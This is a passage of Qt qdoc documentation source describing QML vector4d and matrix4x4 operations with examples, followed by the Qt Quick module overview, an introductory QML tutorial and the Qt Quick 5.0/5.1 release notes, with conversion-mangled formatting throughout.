console.log(c); // 70
```

`\endcode`

`\row`

`\li vector4d times(matrix4x4 matrix)`

`\li Returns the vector4d result of transforming \c this vector4d with`

`the 4x4 \c matrix with the matrix applied post-vector`

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
  
var b = Qt.matrix4x4(4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19);  
  
var c = a.times(b);  
  
console.log(c.toString()); // QVector4D(120, 130, 140, 150)
```

\endcode

\row

\li vector4d times(vector4d other)

\li Returns the vector4d result of multiplying \c this vector4d with the \c other vector4d

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
  
var b = Qt.vector4d(5,6,7,8);  
  
var c = a.times(b);  
  
console.log(c.toString()); // QVector4D(5, 12, 21, 32)
```

\endcode

\row

\li vector4d times(real factor)

\li Returns the vector4d result of multiplying \c this vector4d with the scalar \c factor

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
  
var b = 4.48;  
  
var c = a.times(b);  
  
console.log(c.toString()); // QVector3D(4.48, 8.96, 13.44, 17.92)
```

\endcode

\row

\li vector4d plus(vector4d other)

\li Returns the vector4d result of the addition of \c this vector4d with the \c other vector4d

\li \code

```
var a = Qt.vector4d(1,2,3,4);
```

```
var b = Qt.vector4d(5,6,7,8);
```

```
var c = a.plus(b);
```

```
console.log(c.toString()); // QVector4D(6, 8, 10, 12)
```

\endcode

\row

\li vector4d minus(vector4d other)

\li Returns the vector4d result of the subtraction of \c other vector4d from \c this vector4d

\li \code

```
var a = Qt.vector4d(1,2,3,4);
```

```
var b = Qt.vector4d(5,6,7,8);
```

```
var c = a.minus(b);
```

```
console.log(c.toString()); // QVector4D(-4, -4, -4, -4)
```

\endcode

\row

\li vector4d normalized()

\li Returns the normalized form of \c this vector

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
var b = a.normalized();  
console.log(b.toString()); // QVector4D(0.182574, 0.365148, 0.547723, 0.730297)
```

\endcode

\row

\li real length()

\li Returns the scalar real value of the length of \c this vector3d

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
var b = a.length();  
console.log(b.toString()); // 5.477225575051661
```

\endcode

\row

\li vector2d toVector2d()

\li Returns the vector2d result of converting \c this vector4d to a vector2d

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
var b = a.toVector2d();  
console.log(b.toString()); // QVector2D(1, 2)
```

\endcode

\row

\li vector3d toVector3d()

\li Returns the vector3d result of converting \c this vector4d to a vector3d

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
var b = a.toVector3d();  
console.log(b.toString()); // QVector3D(1, 2, 3)
```

\endcode

\row

\li bool fuzzyEquals(vector4d other, real epsilon)

\li Returns true if \c this vector4d is approximately equal to the \c other vector4d.

The approximation will be true if each attribute of \c this is within \c epsilon of \c other. Note that \c epsilon is an optional argument, the default \c epsilon is 0.00001.

\li \code

```
var a = Qt.vector4d(1,2,3,4);  
var b = Qt.vector4d(1.0001, 1.9998, 2.0001, 3.9999);  
var c = a.fuzzyEquals(b);    // default epsilon  
var d = a.fuzzyEquals(b, 0.005); // supplied epsilon  
console.log(c + " " + d); // false true
```

\endcode

\endtable

This basic type is provided by the QtQuick import.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype quaternion

\ingroup qtquickbasictypes

\brief A quaternion type has scalar, x, y, and z attributes.

A \c quaternion type has \c scalar, \c x, \c y and \c z attributes.

To create a \c quaternion value, specify it as a "scalar,x,y,z" string,  
or define the components individually, or compose it with  
the Qt.quaternion() function.

This basic type is provided by the QtQuick import.

\sa {QML Basic Types}

\*/

/\*!

\qmlbasictype matrix4x4

\ingroup qtquickbasictypes

\brief A matrix4x4 type is a 4-row and 4-column matrix

A `matrix4x4` type has sixteen values, each accessible via the properties `m11` through `m44` in QML (in row/column order). Values of this type can be composed with the `Qt.matrix4x4()` function. Each attribute in a `matrix4x4` is stored as a real (single-precision on ARM, double-precision on x86).

The `matrix4x4` type has the following idempotent functions which can be invoked in QML:

`\table`

`\header`

`\li Function Signature`

`\li Description`

`\li Example`

`\row`

`\li matrix4x4 times(matrix4x4 other)`

`\li Returns the matrix4x4 result of multiplying \c this matrix4x4 with the \c other matrix4x4`

`\li \code`

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
```

```
var b = Qt.matrix4x4(4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19);
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QMatrix4x4(120, 130, 140, 150, 280, 306, 332, 358, 440, 482, 524, 566, 600, 658, 716, 774)
```

`\endcode`



\row

\li vector4d times(vector4d vector)

\li Returns the vector4d result of transforming the \c vector

according to \c this matrix4x4 with the matrix applied

pre-vector

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
```

```
var b = Qt.vector4d(5,6,7,8);
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QVector4D(70, 174, 278, 382)
```

\endcode

\row

\li vector3d times(vector3d vector)

\li Returns the vector3d result of transforming the \c vector

according to \c this matrix4x4 with the matrix applied

pre-vector

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
```

```
var b = Qt.vector3d(5,6,7);
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QVector3D(0.155556, 0.437037, 0.718518)
```

\endcode

\row

\li matrix4x4 times(real factor)

\li Returns the matrix4x4 result of multiplying \c this matrix4x4 with the scalar \c factor

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
```

```
var b = 4.48;
```

```
var c = a.times(b);
```

```
console.log(c.toString()); // QMatrix4x4(4.48, 8.96, 13.44, 17.92, 22.4, 26.88, 31.36, 35.84, 40.32, 44.8, 49.28, 53.76, 58.24, 62.72, 67.2, 71.68)
```

\endcode

\row

\li matrix4x4 plus(matrix4x4 other)

\li Returns the matrix4x4 result of the addition of \c this matrix4x4 with the \c other matrix4x4

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
```

```
var b = Qt.matrix4x4(5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20);
```

```
var c = a.plus(b);
```

```
console.log(c.toString()); // QMatrix4x4(6, 8, 10, 12, 14, 16, 18, 20, 22, 24, 26, 28, 30, 32, 34, 36)
```

\endcode

\row

\li matrix4x4 minus(matrix4x4 other)

\li Returns the matrix4x4 result of the subtraction of \c other matrix4x4 from \c this matrix4x4

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);
```

```
var b = Qt.matrix4x4(5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20);  
var c = a.minus(b);  
console.log(c.toString()); // QMatrix4x4(-4, -4, -4, -4, -4, -4, -4, -4, -4, -4, -4, -4, -4, -4, -4)
```

\endcode

\row

\li vector4d row(int which)

\li Returns the vector4d row of \c this specified by \c which.

Note: the \c which is 0-based access into the matrix.

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);  
var b = Qt.vector4d(a.m21, a.m22, a.m23, a.m24);  
var c = a.row(2); // zero based access! so not equal to b  
console.log(b.toString() + " " + c.toString()); // QVector4D(5, 6, 7, 8) QVector4D(9, 10, 11, 12)
```

\endcode

\row

\li vector4d column(int which)

\li Returns the vector4d column of \c this specified by \c which.

Note: the \c which is 0-based access into the matrix.

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);  
var b = Qt.vector4d(a.m12, a.m22, a.m32, a.m42);  
var c = a.column(2); // zero based access! so not equal to b  
console.log(b.toString() + " " + c.toString()); // QVector4D(2, 6, 10, 14) QVector4D(3, 7, 11, 15)
```

\endcode

\row

\li real determinant()

\li Returns the determinant of \c this matrix4x4

\li \code

```
var a = Qt.matrix4x4(1,0,0,0,0,2,0,0,0,0,3,0,100,200,300,1);
```

```
var b = a.determinant();
```

```
console.log(b); // 6
```

\endcode

\row

\li matrix4x4 inverted()

\li Returns the inverse of \c this matrix4x4 if it exists, else the identity matrix.

\li \code

```
var a = Qt.matrix4x4(1,0,0,0,0,2,0,0,0,0,3,0,100,200,300,1);
```

```
var b = a.inverted();
```

```
console.log(b.toString()); // QMatrix4x4(1, 0, 0, 0, 0, 0.5, 0, 0, 0, 0, 0.333333, 0, -100, -100, -100, 1)
```

\endcode

\row

\li matrix4x4 transposed()

\li Returns the transpose of \c this matrix4x4

\li \code

```
var a = Qt.matrix4x4(1,0,0,0,0,2,0,0,0,0,3,0,100,200,300,1);
```

```
var b = a.transposed();  
console.log(b.toString()); // QMatrix4x4(1, 0, 0, 100, 0, 2, 0, 200, 0, 0, 3, 300, 0, 0, 0, 1)
```

\endcode

\row

\li bool fuzzyEquals(matrix4x4 other, real epsilon)

\li Returns true if \c this matrix4x4 is approximately equal to the \c other matrix4x4.

The approximation will be true if each attribute of \c this is within \c epsilon  
of the respective attribute of \c other. Note that \c epsilon is an optional  
argument, the default \c epsilon is 0.00001.

\li \code

```
var a = Qt.matrix4x4(1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16);  
  
var b =  
Qt.matrix4x4(1.0001,2.0001,3.0002,4.0003,5.0001,6.0002,7.0002,8.0004,9.0001,10.0003,11.0003,12.00  
04,13.0001,14.0002,15.0003,16.0004);  
  
var c = a.fuzzyEquals(b);    // default epsilon  
  
var d = a.fuzzyEquals(b, 0.005); // supplied epsilon  
  
console.log(c + " " + d); // false true
```

\endcode

\endtable

This basic type is provided by the QtQuick import.

\sa {QML Basic Types}

\*/

```
/*!
```

```
\qmlmodule QtTest 1.0
```

```
\title Qt Quick Test QML Types
```

```
\brief This module provides QML types to unit test your QML application
```

```
\ingroup qmlmodules
```

You can import this module using the following statement:

```
\code
```

```
import QtTest 1.0
```

```
\endcode
```

For more information about how to use these types, see

`\{Qt Quick Test Reference Documentation}`.

```
*/
```

```
qtquick-cpp.qdoc
```

```
/******
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-index.html

\title Qt Quick

\brief The Qt Quick module implements the "standard library" for QML

The Qt Quick module is the standard library for writing QML applications.

While the \l{Qt QML} module provides the QML engine and

language infrastructure, the Qt Quick module provides all the basic

types necessary for creating user interfaces with QML. It provides a visual canvas and includes types for creating and animating visual components, receiving user input, creating data models and views and delayed object instantiation.

The Qt Quick module provides both a `Qt Quick QML Types` {QML API} which supplies QML types for creating user interfaces with the QML language, and a `Qt Quick C++ Classes` {C++ API} for extending QML applications with C++ code.

`note` From Qt 5.1, a set of Qt Quick based UI controls is available to create user interfaces. Please see `Qt Quick Controls` for more information.

For those new to QML and Qt Quick, please see `QML Applications` for an introduction to writing QML applications.

## `section1` Important Concepts in Qt Quick

Qt Quick provides everything needed to create a rich application with a fluid and dynamic user interface. It enables user interfaces to be built around the behavior of user interface components and how they connect with one another, and it provides a visual canvas with its own coordinate system and rendering engine. Animation and transition effects are a first class concept in Qt Quick, and visual effects can be supplemented through specialized components for



particle and shader effects.

\list

\li \li{Important Concepts In Qt Quick - The Visual Canvas}{The Visual Canvas}

\li \li{Important Concepts In Qt Quick - User Input}{User Input}

\li \li{Important Concepts In Qt Quick - Positioning}{Positioning}

\li \li{Important Concepts in Qt Quick - States, Transitions and Animations}{States, Transitions And Animations}

\li \li{Important Concepts In Qt Quick - Data - Models, Views and Data Storage}{Data - Models, Views and Data Storage}

\li \li{Important Concepts In Qt Quick - Graphical Effects}{Particles And Graphical Effects}

\li \li{Important Concepts In Qt Quick - Convenience Types}{Convenience Types}

\endlist

When using the \c QtQuick module, you will need to know how to write QML applications using the QML language. In particular, QML Basics and QML Essentials from the \li{QML Applications} page.

To find out more about using the QML language, see the \li{Qt QML} module documentation.

\section1 C++ Extension Points

\list

\li \li{C++ Extension Points Provided By Qt Quick}{C++ Extension Points}

\list

\li \li{user-defined-qquickitem-derived-types}{Creating User-Defined QQuickItem-Derived Types}

- \li \l{scene-graph-related-classes}{Scene Graph-Related Classes}

- \li \l{pixmap-and-threaded-image-support}{Pixmap and Threaded Image Support}

- \endlist

- \endlist

## \section1 Reference Documentation

Additional Qt Quick information:

- \list

- \li \l{Qt Quick C++ Classes} - the C++ API provided by the

- Qt Quick module

- \li \l{Qt Quick QML Types} - a list of QML types provided by the

- \c{QtQuick} import

- \list

- \li \l{Qt Quick XmlListModel QML Types}{XML List Model} - contains types

- for creating models from XML data

- \li \l{Qt Quick Local Storage QML Types}{Local Storage} - a submodule

- containing a JavaScript interface for an SQLite database

- \li \l{Qt Quick Particles QML Types}{Particles} - provides a particle

- system for Qt Quick

- \li \l{Qt Quick Window QML Types}{Window} - contains types for creating

- top-level windows and accessing screen information

- \li \l{Qt Quick Dialogs}{Dialogs} - contains types for creating and

- interacting with system dialogs

- \li \l{Qt Quick Test QML Types}{Tests} - contains types for writing unit test for a QML application

\endlist

\li \{\Qt Quick Release Notes} - list of changes and additions in the Qt Quick

\li \{\Qt Quick Examples and Tutorials}

\endlist

Further information for writing QML applications:

\list

\li \{\QML Applications}

- essential information for application development with QML and Qt Quick

\li \{\Qt QML} - documentation for the

Qt QML module, which provides the QML engine and language infrastructure

\endlist

\*/

qtquick.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\module QtQuick

\title Qt Quick C++ Classes

\ingroup modules

\qtvariable quick

\brief The Qt Quick module provides classes for embedding Qt Quick  
in Qt/C++ applications.

To include the definitions of the module's classes, use the

following directive:

```
\code
```

```
#include <QtQuick>
```

```
\endcode
```

To link against the module, add this line to your `\l qmake \c`  
`.pro` file:

```
\code
```

```
QT += quick
```

```
\endcode
```

For more information on the Qt Quick module, see the  
`\l{Qt Quick}` module documentation.

```
*/
```

tutorial.qdoc

```
/*****
```

```
**
```

```
** Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

**\*\* Commercial License Usage**

**\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.  
\*\***

**\*\* GNU Free Documentation License Usage**

**\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.**

**\*\* \$QT\_END\_LICENSE\$**

**\*\***

**\*\*\*\*\*/**

**/\*!**

**\page qml-tutorial.html**

**\title QML Tutorial**

**\brief An introduction to the basic concepts and features of QML.**

**\nextpage QML Tutorial 1 - Basic Types**

This tutorial gives an introduction to QML, the language for Qt Quick UIs. It doesn't cover everything; the emphasis is on teaching the key principles, and features are introduced as needed.

Through the different steps of this tutorial we will learn about QML basic types, we will create our own QML component

with properties and signals, and we will create a simple animation with the help of states and transitions.

Chapter one starts with a minimal "Hello world" program and the following chapters introduce new concepts.

The tutorial's source code is located in the `\c{examples/quick/tutorials/helloworld}` directory.

Tutorial chapters:

`\list 1`

`\li \l {QML Tutorial 1 - Basic Types}{Basic Types}`

`\li \l {QML Tutorial 2 - QML Components}{QML Components}`

`\li \l {QML Tutorial 3 - States and Transitions}{States and Transitions}`

`\endlist`

`*/`

`/*!`

`\page qml-tutorial1.html`

`\title QML Tutorial 1 - Basic Types`

`\contentspage QML Tutorial`

[\previouspage QML Tutorial](#)

[\nextpage QML Tutorial 2 - QML Components](#)

This first program is a very simple "Hello world" example that introduces some basic QML concepts.

The picture below is a screenshot of this program.

[\image declarative-tutorial1.png](#)

Here is the QML code for the application:

[\snippet tutorials/helloworld/tutorial1.qml 0](#)

[\section1 Walkthrough](#)

[\section2 Import](#)

First, we need to import the types that we need for this example. Most QML files will import the built-in QML

types (like `\{Rectangle}`, `\{Image}`, ...) that come with Qt, using:

[\snippet tutorials/helloworld/tutorial1.qml 3](#)

[\section2 Rectangle Type](#)

[\snippet tutorials/helloworld/tutorial1.qml 1](#)



We declare a root object of type `\l{Rectangle}`. It is one of the basic building blocks you can use to create an application in QML.

We give it an `\c{id}` to be able to refer to it later. In this case, we call it "page".

We also set the `\c width`, `\c height` and `\c color` properties.

The `\l{Rectangle}` type contains many other properties (such as `\c x` and `\c y`), but these are left at their default values.

## `\section2` Text Type

`\snippet tutorials/helloworld/tutorial1.qml 2`

We add a `\l Text` type as a child of the root `Rectangle` type that displays the text 'Hello world!'.

The `\c y` property is used to position the text vertically at 30 pixels from the top of its parent.

The `\c anchors.horizontalCenter` property refers to the horizontal center of an type.

In this case, we specify that our text type should be horizontally centered in the `\e page` element (see `\l{anchor-layout}{Anchor-Based Layout}`).

The `\c font.pointSize` and `\c font.bold` properties are related to fonts and use the dot notation.

## `\section2` Viewing the example

To view what you have created, run the `\l{Prototyping with qmlscene}{qmlscene}` tool (located in the `\c bin` directory) with your filename as the first argument.

For example, to run the provided completed Tutorial 1 example from the install location, you would type:

```
\code
```

```
qmlscene tutorials/helloworld/tutorial1.qml
```

```
\endcode
```

```
*/
```

```
/*!
```

```
\page qml-tutorial2.html
```

```
\title QML Tutorial 2 - QML Components
```

```
\contentspage QML Tutorial
```

```
\previouspage QML Tutorial 1 - Basic Types
```

```
\nextpage QML Tutorial 3 - States and Transitions
```

This chapter adds a color picker to change the color of the text.

```
\image declarative-tutorial2.png
```

Our color picker is made of six cells with different colors.

To avoid writing the same code multiple times for each cell, we create a new `\c Cell` component.

A component provides a way of defining a new type that we can re-use in other QML files.

A QML component is like a black-box and interacts with the outside world through properties, signals and functions and is generally

defined in its own QML file. (For more details, see the `\l Component` documentation).

The component's filename must always start with a capital letter.

Here is the QML code for `\c Cell.qml`:

`\snippet tutorials/helloworld/Cell.qml 0`

`\section1 Walkthrough`

`\section2 The Cell Component`

`\snippet tutorials/helloworld/Cell.qml 1`

The root type of our component is an `\l Item` with the `\c id \e container`.

An `\l Item` is the most basic visual type in QML and is often used as a container for other types.

`\snippet tutorials/helloworld/Cell.qml 4`

We declare a `\c cellColor` property. This property is accessible from `\e` outside our component, this allows us

to instantiate the cells with different colors.

This property is just an alias to an existing property - the color of the rectangle that compose the cell (see `\l{Property Binding}`).

`\snippet tutorials/helloworld/Cell.qml 5`

We want our component to also have a signal that we call `\e clicked` with a `\e cellColor` parameter of type `\e color`.

We will use this signal to change the color of the text in the main QML file later.

\snippet tutorials/helloworld/Cell.qml 2

Our cell component is basically a colored rectangle with the `id` `rectangle`.

The `anchors.fill` property is a convenient way to set the size of a visual type.

In this case the rectangle will have the same size as its parent (see `{\anchor-layout}{Anchor-Based Layout}`).

\snippet tutorials/helloworld/Cell.qml 3

In order to change the color of the text when clicking on a cell, we create a `MouseArea` type with the same size as its parent.

A `MouseArea` defines a signal called `clicked`.

When this signal is triggered we want to emit our own `clicked` signal with the color as parameter.

\section2 The main QML file

In our main QML file, we use our `Cell` component to create the color picker:

\snippet tutorials/helloworld/tutorial2.qml 0

We create the color picker by putting 6 cells with different colors in a grid.

\snippet tutorials/helloworld/tutorial2.qml 1

When the `clicked` signal of our `Text` is triggered, we want to set the color of the text to the `cellColor` passed as a parameter.

We can react to any signal of our component through a property of the name `onSignalName` (see `{Signal Attributes}`).

\*/

/\*!

\page qml-tutorial3.html

\title QML Tutorial 3 - States and Transitions

\contentspage QML Tutorial

\previouspage QML Tutorial 2 - QML Components

In this chapter, we make this example a little bit more dynamic by introducing states and transitions.

We want our text to move to the bottom of the screen, rotate and become red when clicked.

\image declarative-tutorial3\_animation.gif

Here is the QML code:

\snippet tutorials/helloworld/tutorial3.qml 0

\section1 Walkthrough

\snippet tutorials/helloworld/tutorial3.qml 2

First, we create a new `down` state for our text type.

This state will be activated when the `MouseArea` is pressed, and deactivated when it is released.

The `down` state includes a set of property changes from our implicit `{default state}`

(the items as they were initially defined in the QML).

Specifically, we set the `y` property of the text to `160`, the rotation to `180` and the `color` to `red`.

\snippet tutorials/helloworld/tutorial3.qml 3

Because we don't want the text to appear at the bottom instantly but rather move smoothly,

we add a transition between our two states.

`from` and `to` define the states between which the transition will run.

In this case, we want a transition from the default state to our `down` state.

Because we want the same transition to be run in reverse when changing back from the `down` state to the default state,

we set `reversible` to `true`.

This is equivalent to writing the two transitions separately.

The `ParallelAnimation` type makes sure that the two types of animations (number and color) start at the same time.

We could also run them one after the other by using `SequentialAnimation` instead.

For more details on states and transitions, see \l {Qt Quick States} and the \l{animation/states}{states and transitions example}.

\*/

whatsnew.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Release Notes

\page qtquick-releasenotes.html

\section1 Qt Quick in Qt 5.1

\l{Qt Quick} 2.1 is new in Qt 5.1. This is a summary of improvements and new features introduced by the new import and new classes in Qt 5.1:

\list

\li New threaded render loop for Mac, Linux, and Embedded.

\li New render loop for windows for smoother animations.

\li New \l Window properties: `activeFocusItem`, `minimumWidth`, `minimumHeight`, `maximumWidth`, `maximumHeight`, `visibility`, `contentOrientation`, and `opacity`.

\li New \l Screen attached properties: `name`, `desktopAvailableWidth`, `desktopAvailableHeight`, `logicalPixelDensity`

\li New \l Grid properties: `horizontalAlignment`, `verticalAlignment`, and `effectiveHorizontalAlignment`.

\li New \l TextEdit properties: `selectByKeyboard` and `textDocument`

\li A \l Window declared inside another Window or \l Item will automatically be transient for (centered upon) the outer window.



\li These types are now part of \l{Qt QML}:

\list

\li \l {VisualItemModel}

\li \l {VisualDataModel} - Encapsulates a model and a delegate

\li \l {VisualDataGroup}

\endlist

These types are kept due to compatibility reasons and are replaced by the

\l{Qt QML Models QML Types}{Qt QML Models} types.

\endlist

## \section2 New Submodules

In Qt 5.1, there are several new modules which extend Qt Quick functionalities.

\list

\li \l{Qt Quick Dialogs} - contains types for creating and interacting with system dialogs

\li \l{Qt Quick Controls} - provides a set of reusable UI components

\li \l{Qt Quick Layouts} - contains types that are used to arrange items in the user interface

\endlist

The \l{What's New in Qt 5.1} has more information about the Qt 5.1 release.

## \section1 Qt Quick in Qt 5.0

The \l {Qt Quick} module is new in Qt 5. It provides the visual canvas and scenegraph back-end as well as the \c QtQuick QML module for QML application development.

As of Qt 5, the `\l {Qt Quick}` module is based on an OpenGL scenegraph. Many of the classes in the `\l {Qt Quick}` module have been ported from the `\l {Qt Quick 1}{QtDeclarative}` module from Qt 4.8 to use the scenegraph architecture; these classes have been renamed to use a `\c QQuick*` prefix. (See the `\l {Porting QML Applications to Qt 5}` for porting information.)

The following classes provide the basic functionality for interacting with the QML visual canvas from C++:

`\list`

`\li QQuickItem` - the base visual QML type (replaces `\c QDeclarativeItem`)

`\li QQuickView` - a convenience window for rendering a QML scene from a QML file (replaces `\c QDeclarativeView`)

`\li QQuickWindow` - a base window for displaying a QML scene

`\li QQuickPaintedItem` - convenience for using the QPainter API with the scenegraph

`\li QQuickImageProvider` - fetches custom images for use in QML applications (replaces `\c QDeclarativeImageProvider`)

`\li QQuickTextureFactory` - use with `QQuickImageProvider::requestTexture()`

`\endlist`

Custom rendering can be performed on the scenegraph using the following new classes:

`\list`

`\li QSGNode`

`\li QSGMaterial`

- \li QSGBasicGeometryNode
- \li QSGGeometryNode
- \li QSGClipNode
- \li QSGTransformNode
- \li QSGOpacityNode
- \li QSGFlatColorMaterial
- \li QSGSimpleRectNode
- \li QSGSimpleTextureNode
- \li QSGTexture
- \li QSGDynamicTexture
- \li QSGOpaqueTextureMaterial
- \li QSGTextureMaterial
- \li QSGTextureProvider
- \li QSGVertexColorMaterial

\endlist

## \section1 Qt 5.0 - QtQuick QML Module

The \c {QtQuick 2.0} QML module is a major update.

Below are the additions in \c {QtQuick 2.0}. For a list of behavioral changes which may affect applications ported from \c {QtQuick 1.x}, see the \l {Porting QML Applications to Qt 5}.

## \section2 Visual types, Graphical Effects and Sprites

\list

\li New \l Canvas type for drawing. This provides an API similar to that of the HTML5 Canvas API, along with some additional features.

\list

\li Supports two render targets: \c Canvas.Image and \c Canvas.FramebufferObject.

\li Supports background thread rendering.

\li Supports tiled canvas rendering.

\li Supports most of the HTML5 context2d APIs.

\endlist

\li \l Item:

\list

\li New \l{Item::}{layer.enabled} property enables an item to be rendered into an offscreen cache for optimization.

\li New \l{Item::}{contains()} method returns whether an item contains a specified point.

\li New \l{Item::}{anchors.alignWhenCentered} property can force centered anchors to align on a whole pixel.

\li New \l{Item::}{enabled} property is available, which stops input event delivery and removes active focus.

\endlist

\li \l Image:

\list

\li New \l{Image::}{horizontalAlignment} and \l{Image::}{verticalAlignment} properties to set the image alignment.

\li New \c Image.Pad enumeration value for \l{Image::}{fillMode} that does not transform the image, unlike other \l{Image::}{fillMode} enumeration values.

\endlist

\li New ShaderEffect and ShaderEffectSource types enable GLSL shader programs to be integrated directly into QML code and applied to QML items and images. (This obsoletes the experimental Qt.labs.shaders module.)

\li New SpriteSequence type renders animated sprites and can transition between animations. Each animation in a sequence is represented by the new \l Sprite type.

\li New AnimatedSprite type for drawing single sprite animations.

\endlist

## \section2 Animations and Transitions

\list

\li New AnimationController type enables an animation to be manually driven by a \l{AnimationController::}{progress} value.

\li New PathAnimation type animates an item along a \l Path.

\li New PathInterpolator type provides updated attribute values for an item animating along a path. It can be used as an low-level alternative to PathAnimation.

\li \l Transition:

\list

\li New \l{Transition::}{running} property holds whether a transition is currently running.

\li New \l{Transition::}{enabled} property controls whether a transition is enabled.

\endlist

\endlist

## `\section2 Paths`

`\list`

`\li` New `PathArc` type creates an arc-type path.

`\li` New `PathCurve` type creates a catmull-rom curve path.

`\li` New `PathSvg` type creates a path from a SVG string.

`\li` Changes common to `PathLine`, `PathQuad` and `PathCubic`:

`\list`

`\li` New `\c relativeX` and `\c relativeY` properties define the start and end points of a path relative to its start.

`\endlist`

`\li` `PathCubic` only:

`\list`

`\li` New `\l{PathCubic::}{relativeControl1X}`, `\l{PathCubic::}{relativeControl1Y}`,  
`\l{PathCubic::}{relativeControl2X}` and `\l{PathCubic::}{relativeControl2Y}` properties define the positions of the control points relative to the start of the curve.

`\endlist`

`\li` `PathQuad` only:

`\list`

`\li` New `\l{PathQuad::}{relativeControlX}` and `\l{PathQuad::}{relativeControlY}`  
define the positions of the control points relative to the start of the curve.

`\endlist`

`\endlist`

## `\section2 Text`

\list

\li Changes common to \l Text, TextEdit and TextInput:

\list

\li New \c contentWidth and \c contentHeight properties provide the dimensions of the textual content.

\li New \c effectiveHorizontalAlignment property provides the read-only actual horizontal alignment.

\endlist

